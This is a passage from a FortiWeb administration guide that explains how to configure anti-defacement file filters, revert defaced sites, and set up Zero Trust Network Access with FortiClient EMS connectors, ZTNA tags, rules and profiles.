1. Go to **Web Protection > Web Anti Defacement** and select the Anti Defacement File Filter tab.
2. Click **Create New**.
3. Configure these settings:

Name	Type a name for the filter.
Filter Type	Specify the type of list to create: • **Black File List**—A list of the names of folders and files that the anti-defacement feature does not monitor. FortiWeb monitors all other folders and files. • **White File List**—A list of the names of folders and files that the anti-defacement feature monitors. FortiWeb does not monitor any other folders or files. FortiWeb still applies criteria in the anti-defacement configuration to these items. For example, if the file size exceeds the maximum, FortiWeb does not monitor it.

4. Click **OK**.

5. Click **Create New** and configure these settings:

File Type	Specify the type of item to add to the list: • **Directory**—A folder or directory path. • **Standard File** —A file.
File Name	Enter the name of the folder or file to add to the list. Ensure that the name exactly matches the folder or file that you want to specify. For **Directory** items, include the `/`(forward slash). For example, if File Type on page 559 is **Directory** and you want to add a folder `abc`that is under the root folder of a website, enter `/abc`. You can restrict the filter condition to a specific file by including file path information in **File Name**. For example, a website contains many files with the name `123.txt`. To specify the instance located in the `abc` folder only, enter `/abc/123.txt`.

6. Repeat the filter member creation steps until the list contains all the required folder and file names.

Accepting or reverting changed files

The anti-defacement feature maintains a list of files that have changed for each website it monitors. You can use this list to review, accept, and revert the changes.

To restore all the website files, see Reverting a defaced website on page 559.

Alternatively, to automatically acknowledge all changes to files (for example, if you are updating the website), use the Acknowledge Changed File Automatically on page 557 setting in the website's anti-defacement configuration.

To accept or revert changed files

1. Go to **Web Protection > Web Anti-Defacement** and select the Anti Defacement tab. For the appropriate website, click the value in the Total Changed column.
2. Do one of the following:
   - Click **Acknowledge All** to accept all the file changes in the list.

     FortiWeb clears the list.
   - Select an item in the list, and then click **Acknowledge** to accept the individual change.

     FortiWeb clears the item from the list.
   - Select an item in the list, and then click the **Revert** icon. In the list of previous versions, click the **Revert** icon for the version to revert to. FortiWeb adds this revert action as a new version in the list.

Reverting a defaced website

When you configure a FortiWeb appliance to protect a website via anti-defacement, FortiWeb periodically downloads a backup copy of that website's files automatically. It creates a new backup revision in the following cases:

- When the FortiWeb appliance initiates monitoring for the first time, the FortiWeb appliance downloads a backup copy of the website's files and store it as the first revision.
- If the FortiWeb appliance could not successfully connect during a monitor interval, it creates a new revision the next time that it re-establishes the connection.

Backup copies omit files that exceed the file size limit or match the file extensions that you have configured the FortiWeb appliance to omit. See Anti-defacement on page 554.

If you do not enable Restore Changed Files Automatically on page 557, you can still manually revert the defaced website after a defacement attack to any known good backup revision that the FortiWeb appliance has downloaded.

To revert a website to a backup revision

1. Go to **Web Protection > Web Anti-Defacement** and select the Anti Defacement tab.
2. Select the website you want to revert and click the **Revert** icon.
   A dialog appears which lists previous site backup copies.
3. In the row corresponding to the copy that you want to restore, click the **Revert to this time** icon.
   The FortiWeb appliance connects to the web server and replaces defaced files from the revision you selected.
4. Click **OK**.

Zero Trust Network Access (ZTNA)

Protect your applications with the FortiWeb Zero Trust Network Access (ZTNA) access control method that uses client device identification and Zero Trust tags to provide role-based application access. It provides administrators the flexibility to manage network access for On-net local users and Off-net remote users. Access to applications is granted only after verifying the device and user identity, and then performing context-based posture checks using Zero Trust tags.

ZTNA telemetry, tags, and policy enforcement



1. When On-net and Off-net FortiClient endpoints register to FortiClient EMS, the device information, logged on user information, and security posture are all shared over ZTNA telemetry with the FortiClient EMS server.
2. **Clients** make a certificate signing request to obtain a client certificate from the FortiClient EMS that is acting as the ZTNA Certificate Authority (CA).
3. **FortiClient EMS** issues and signs the client certificate with the FortiClient UID, certificate serial number, and EMS serial number. Then it applies matching Zero Trust tagging rules to tag the clients for role-based application access. These tags and the client certificate information are synchronized with the FortiWeb in real-time.
4. **FortiWeb** verifies the client's identity using the client certificate, and grant access based on the ZTNA tags applied in the ZTNA profile.

Prerequisites

Before you begin to configure ZTNA on the FortiWeb unit, you must have the following:

- FortiClient EMS running version 7.0.4 or later
- FortiClient running 7.0.2 or later
- The operation mode is Reverse Proxy.

- The protocol is HTTPS.
- Ports on the Windows server on which FortiClient EMS is installed:
  - 443: for FortiWeb fabric connection.
  - 8013: for FortiClient connection.
- Ports on FortiWeb:
  - No interface allow access options are required by ZTNA.
  - Communication with FortiClientEMS will be allowed automatically after EMS Fabric Connector is added and connected.
- FortiWeb hardware, VM, or cloud platform that support FortiClient EMS.

  Supported hardware models (platforms that support certificates signed by CA2):
  - FortiWeb 100E
  - FortiWeb 400E
  - FortiWeb 600E
  - FortiWeb 2000F
  - FortiWeb 3000F
  - FortiWeb 4000F

  Supported cloud platforms with BYOL (PAYG FortiWeb does not support FortiClient EMS):
  - AWS (Amazon Web Services)
  - Microsoft Azure
  - GCP (Google Cloud Platform)
  - OCI (Oracle Cloud Infrastructure)

  Supported VM environments:
  - VMware vSphere Hypervisor ESX/ESXi 4.0/4.1/5.0/5.1/5.5/6.0/6.5/6.7/7.0
  - Citrix XenServer 6.2/6.5/7.1
  - Open source Xen Project (Hypervisor) 4.9 and higher versions
  - Microsoft Hyper-V (version 6.2 or higher, running on Windows 8 or higher, or Windows Server 2012/2016/2019)
  - KVM (Linux kernel 2.6, 3.0, or 3.1)
  - OpenStack Wallaby
  - Nutanix AHV

Basic ZTNA configuration

To deploy ZTNA, follow the basic workflow below:

1. Configure a FortiClient EMS connector to register your FortiWeb device as a Fabric Device in the FortiClient EMS. For details, see Configuring FortiClient EMS Connector for ZTNA on page 563.
2. Verify the information synchronized to FortiWeb from FortiClient EMS. For details, see Verifying EMS CA certificate, ZTNA tag, and FortiClient endpoint synchronized from FortiClient EMS.
3. Configure a ZTNA profile to define the ZTNA rules. For details, see Configuring a ZTNA Profile
4. Apply the ZTNA profile to a server policy. For details, see Referencing ZTNA profile in a server policy

For troubleshooting information, see ZTNA troubleshooting and debugging.

Configuring FortiClient EMS Connector for ZTNA

The FortiClient Endpoint Management Server (EMS) connector enables you to establish device identity through client certificates and device trust context between FortiClient, FortiClient EMS and the FortiWeb as part of Zero Trust Network Access (ZTNA).

You can register your FortiWeb device as a Fabric Device through the FortiClient EMS connector. When you create a FortiClient EMS connector, FortiWeb sends a request to the FortiClient EMS server to obtain a EMS CA certificate to register your FortiWeb device. From the FortiClient EMS, you can then authorize the FortiWeb as a Fabric Device. Once authorized, the FortiClient EMS connector will display the status as **Connected**, indicating the device is registered. After the FortiWeb connects to the FortiClient EMS, it automatically synchronizes ZTNA tags, the EMS CA certificate, and FortiClient endpoint information.

ZTNA tags are then generated from tagging rules configured on the FortiClient EMS. These tagging rules are based on various posture checks that can be applied on the endpoints.

In FortiClient EMS, do not use special characters such as `"`, `'`, and `\` in the ZTNA tag name. ZTNA tags that contain these special characters in their name may trigger unexpected behavior when referenced in the ZTNA Profile or in the security logs.

You can create a maximum of three FortiClient EMS connectors.

To create and configure a FortiClient EMS connector:

1. Go to **Security Fabric > Fabric Connectors**.
2. Click **Create New**.
3. Under **Core Network Security**, click **FortiClient EMS** to display the configuration editor.
4. Configure the following **FortiClient EMS** Settings:

Setting	Description
Name	Specify the FortiClient Enterprise Management Server (EMS) name. Valid characters are A-Z, a-z, 0-9, _, and -. No spaces.
IP/Domain name	Specify the server IPv4 address or the domain name of the FortiClient EMS FQDN. For example: 192.0.2.1.
HTTPS Port	Specify the FortiClient EMS HTTPS access port number. Range: 1-65535, default: 443

5. Click **Save**.
   The **Verify EMS server certificate** dialog displays the following message:
   ```
   In order for the FortiClient EMS and FortiWeb to communicate, the following
   certificate provided by the FortiClient EMS must be reviewed for correctness, and
   accepted if deemed valid.
   Do you wish to Accept the certificate as detailed below?
   ```
6. After you have verified the EMS server certificate information displayed, click **OK** to accept the EMS server certificate.
   The **Verify completed** dialog displays the following message:
   ```
   This FortiWeb is not authorized on FortiClient EMS yet. Please let FortiClient EMS
   to authorize it.
   ```
   Note: This message will only appear if the FortiWeb device has not yet been authorized as a Fabric Device through FortiClient EMS.
7. Click **OK**.

The newly created FortiClient EMS connector is added to the **Security Fabric > Fabric Connectors** page, under the **Core Network Security** section. The FortiClient EMS connector will not be connected until the FortiWeb has been authorized as a Fabric Device in FortiClient EMS.

It's allowed to created up to 4 **FortiClient EMS** connectors on each FortiWeb appliance.

To authorize the FortiWeb as a Fabric Device in FortiClient EMS:

1. Log in to FortiClient EMS.
2. From the FortiClient EMS landing page, the **Fabric Device Authorization Requests** pop-up displays the Serial Number and IP information of the FortiWeb device. Click **Authorize**.
3. Alternatively, you can go to **Administration > Fabric Devices** and select the Fabric device you want to authorize.

To check and troubleshoot the FortiClient EMS connector connection:

1. Go to **Security Fabric > Fabric Connectors**.
2. Under the **Core Network Security** section, locate the FortiClient EMS connector configurations.



3. The and icons indicate whether FortiClient EMS has successfully authorized the FortiWeb Fabric Device for the corresponding FortiClient EMS connector. Hover over the FortiClient EMS connector to see the status details. The table below lists the possible connection statuses for the FortiClient EMS connector.

Icon	EMS Status	Description
	Connected	The FortiWeb has been successfully authorized as a Fabric Device through FortiClient EMS.
	Cert unauthorized	[[[Undefined variable Deployment Guide.ProductName]]] does not verify the EMS server's CA certificate. You can edit the FortiClient EMS connector configuration and restart the verification to accept the EMS CA certificate.
	Auth failed	The EMS server does not authorize the [[[Undefined variable Deployment Guide.ProductName]]], indicating the request is either denied or pending authorization. If pending authorization, the status will change to **Connected** once authorization is successful on the EMS server.
	Not reachable	The EMS server was not reachable. Ensure the EMS server IP and system router is properly configured.
	EMS server connection failed	The EMS server connection failed with unknown issue. For example, an incorrect EMS server port may cause this issue.
	No compatible	The EMS server connection failed because the server is not compatible with [[[Undefined variable Deployment Guide.ProductName]]].
	Not sent	The EMS domain name cannot resolve. Ensure proper configuration for the DNS server setting, domain name, and system router.

If the status is not Connected, edit the FortiClient EMS connector accordingly to troubleshoot the connection issue.

4. Locate the newly created FortiClient EMS connector, click the FortiClient EMS connector configuration then click **Edit**, or double click the configuration object to display the configuration editor.



5. Edit the configuration to troubleshoot the connection issue then click **Authorize** to restart the verification to accept the EMS CA certificate.
   A request is resent to the FortiClient EMS to authorize the FortiWeb as a Fabric Device in FortiClient EMS. The FortiClient EMS connector will not be connected until the FortiWeb has been authorized as a Fabric Device in FortiClient EMS.

FortiClient EMS for High Availability configurations

In a High Availability group, all the FortiWeb units must be registered to the FortiClient EMS as individual Fabric devices. However, you only need to configure the FortiClient EMS connector on the primary appliance. The configuration will be synchronized to the rest nodes.

Verifying EMS CA certificate, ZTNA tag, and FortiClient endpoint synchronized from FortiClient EMS

After the FortiWeb device connects to the FortiClient EMS, the following items are synchronized from FortiClient EMS to FortiWeb:

- EMS CA certificate (ZTNA)
- EMS tags, including ZTNA tags, Classification tags, Outbreak Tags, and Fabric Tags
- FortiClient endpoint information, including FCT SN, UID, IP, OS info, Tags & other info

EMS CA certificates

The EMS CA certificate is synchronized to **Server Objects > Certificates > CA** tab.



ZTNA tags

ZTNA tags are synchronized to the **Zero Trust Access > ZTNA Profile > ZTNA Tags** tab. After the FortiClient EMS connector has successfully connected, check the **ZTNA Tags** page to ensure the corresponding ZTNA tag has been synchronized.

FortiWeb synchronizes the following four types of tags from FortiClient EMS.

Tag	Description
Zero Trust tags	Zero Trust tags are created manually by Zero Trust tagging rules; Endpoints will be tagged by the criteria defined in the tagging rule.
Classification tags	Include Predefined importance tags & custom classification tags; It can be set manually in FortiClient EMS through **Endpoint > All Endpoints > Action > Set Importance & Set Custom Tags**.
FortiGuard outbreak alert tags	EMS receives predefined outbreak alert rules from FortiGuard; Endpoints will be tagged dynamically when matching these rules; These tags can be found in FortiClient EMS through **FortiGuard Outbreak Detections > FortiGuard Outbreak Detection Rules**.
Fabric tags	To have fabric tags, it requires FortiClient EMS to connect with FortiAnalyzer. FortiAnalyzer creates rules to tag endpoints which will be applied to FortiClient EMS.



FortiClient endpoint information

Run the following command to show the FortiClient endpoint information including FCT SN, UID, IP, OS info, Tags, etc.

```
diagnose system endpoint clients
```

Configuring a ZTNA Profile

The ZTNA Profile is the ZTNA policy used to enforce access control to HTTPS virtual servers. ZTNA profiles consist of one or more ZTNA rules that determine the Source IP and ZTNA tags that are allowed to access, and the resulting action to take.

After you have created a ZTNA profile, you can reference the ZTNA profile in an HTTPS server policy.

Before you begin:

- You must have registered the FortiWeb device through the FortiClient EMS connector. For more information, see Zero Trust Network Access (ZTNA) on page 561 and Configuring FortiClient EMS Connector for ZTNA on page 563.
- Verify if the ZTNA tags are shown in the **Zero Trust Access > ZTNA Profile > ZTNA Tags** tab in FortiWeb's GUI. These tags are automatically synchronized from FortiClient EMS.
- You must have Read-Write permission for Server Policy configuration.
- You must have enabled ZTNA in **System > Config > Feature Visibility**.

To create and configure a ZTNA rule:

1. Go to **Zero Trust Access > ZTNA Profile**, then select the **ZTNA Rule** tab.
2. Click **Create New** to display the configuration editor.
3. Enter a name for the rule.
4. Select the action that FortiWeb will take if the request matches the conditions.
   a. **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721.
   b. **Deny (no log)**—Block the request (or reset the connection).
   c. **Accept**—Allow the request. Do **not** generate an alert and/or log message.
5. Click **OK**.
6. Click **Add Condition**.
7. Configure if the request should match the Source IP, GEO IP, or ZTNA tags.

Parameter	Description
Source IP	If source IP is selected, you need to enter one of the following values in **Source IPv4/IPv6/IP Range**: • A single IP address that a client source IP must match, such as a trusted private network IP address (e.g. an administrator's computer, `192.0.2.109`). • A range of addresses (e.g., `192.0.2.1-192.0.2.255` or `10:200::10:1-10:200:10:100`).
GEO IP	1. Select the countries to match. FortiWeb matches the traffic from the countries you select.
ZTNA Tags	Select the ZTNA tags to match. **All** means the request only matches if it has all tags specified; **Any** means the request matches if it has any of the tags specified.

8. Click **OK**.

Repeat the steps above if you want to add more conditions.

If multiple conditions are added in one ZTNA rule, the matching logic is:

- For conditions in different types (Source IP, GEO and ZTNA Tags), their relationship is ALL.
- For conditions in the same type, their relationship is OR.

If a request matches with the conditions specified in the rule, FortiWeb will take corresponding actions specified in the rule.

The ZTNA rule should be referenced in a ZTNA profile.

To create and configure a ZTNA profile:

1. Go to **Zero Trust Access > ZTNA Profile**, then select the **ZTNA Profile** tab.
2. Click **Create New** to display the configuration editor.
3. Enter a name for the profile.
4. Select the default action that FortiWeb will take if the request matches the rules.
   a. **Alert & Deny**—Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. For details, see Customizing error and authentication pages (replacement messages) on page 721.
   b. **Deny (no log)**—Block the request (or reset the connection).
   c. **Accept**—Allow the request. Do **not** generate an alert and/or log message.
5. Click **OK**.
6. Click **Create new**.
7. Select the ZTNA rule you have created.
8. Click **OK**.
9. Repeat the steps above to add multiple rules.

If multiple rules are added in one ZTNA profile, the matching logic is:

- The rules are matched from the top to the bottom.
- Once a rule is matched, all the rules below it will be skipped.

If a request matches a rule, the action specified in the rule will be taken.

If a request doesn't match any of the rules, the default action specified in the profile will be taken.

Apply the ZTNA profile to a server policy. Ensure the corresponding Client SSL profile is enabled for client certificate verification. For details, see Configuring virtual servers and Configuring client SSL profiles.

Referencing ZTNA profile in a server policy

In a server policy, configure the following items that are related with ZTNA:

1. Optional. In the **Network Configuration** section, select **HTTP Content Routing** as the **Deployment Mode**, then select an HTTP content routing policy to route requests to a server pool based on the ZTNA tags. For how to create an HTTP content routing policy, see " *To configure HTTP content routing*" in Defining your web servers on page 155.
2. In the **Network Configuration** section, select an HTTPS service, then click **Advanced SSL settings**. Select a Certificate Verify in **Certificate Verification for HTTPS** (see Certificate Verify), or turn on **Enable Server Name Indication (SNI)**, then select an **SNI** that contains the ZTNA certificate (see SNI).
3. In the **Security Configuration** section , select the ZTNA profile you have created. For more information, see Configuring a ZTNA Profile on page 569

Certificate Verify

1. Find the FortiClient EMS CA certificate that is synchronized to the **CA** tab in **Server Objects > Certificates > CA**.



2. In **Server Objects > Certificates > CA**, select the **CA Group** tab. Add the certificate in a CA group. For more information, see "Grouping trusted CA certificates" in CA certificates.

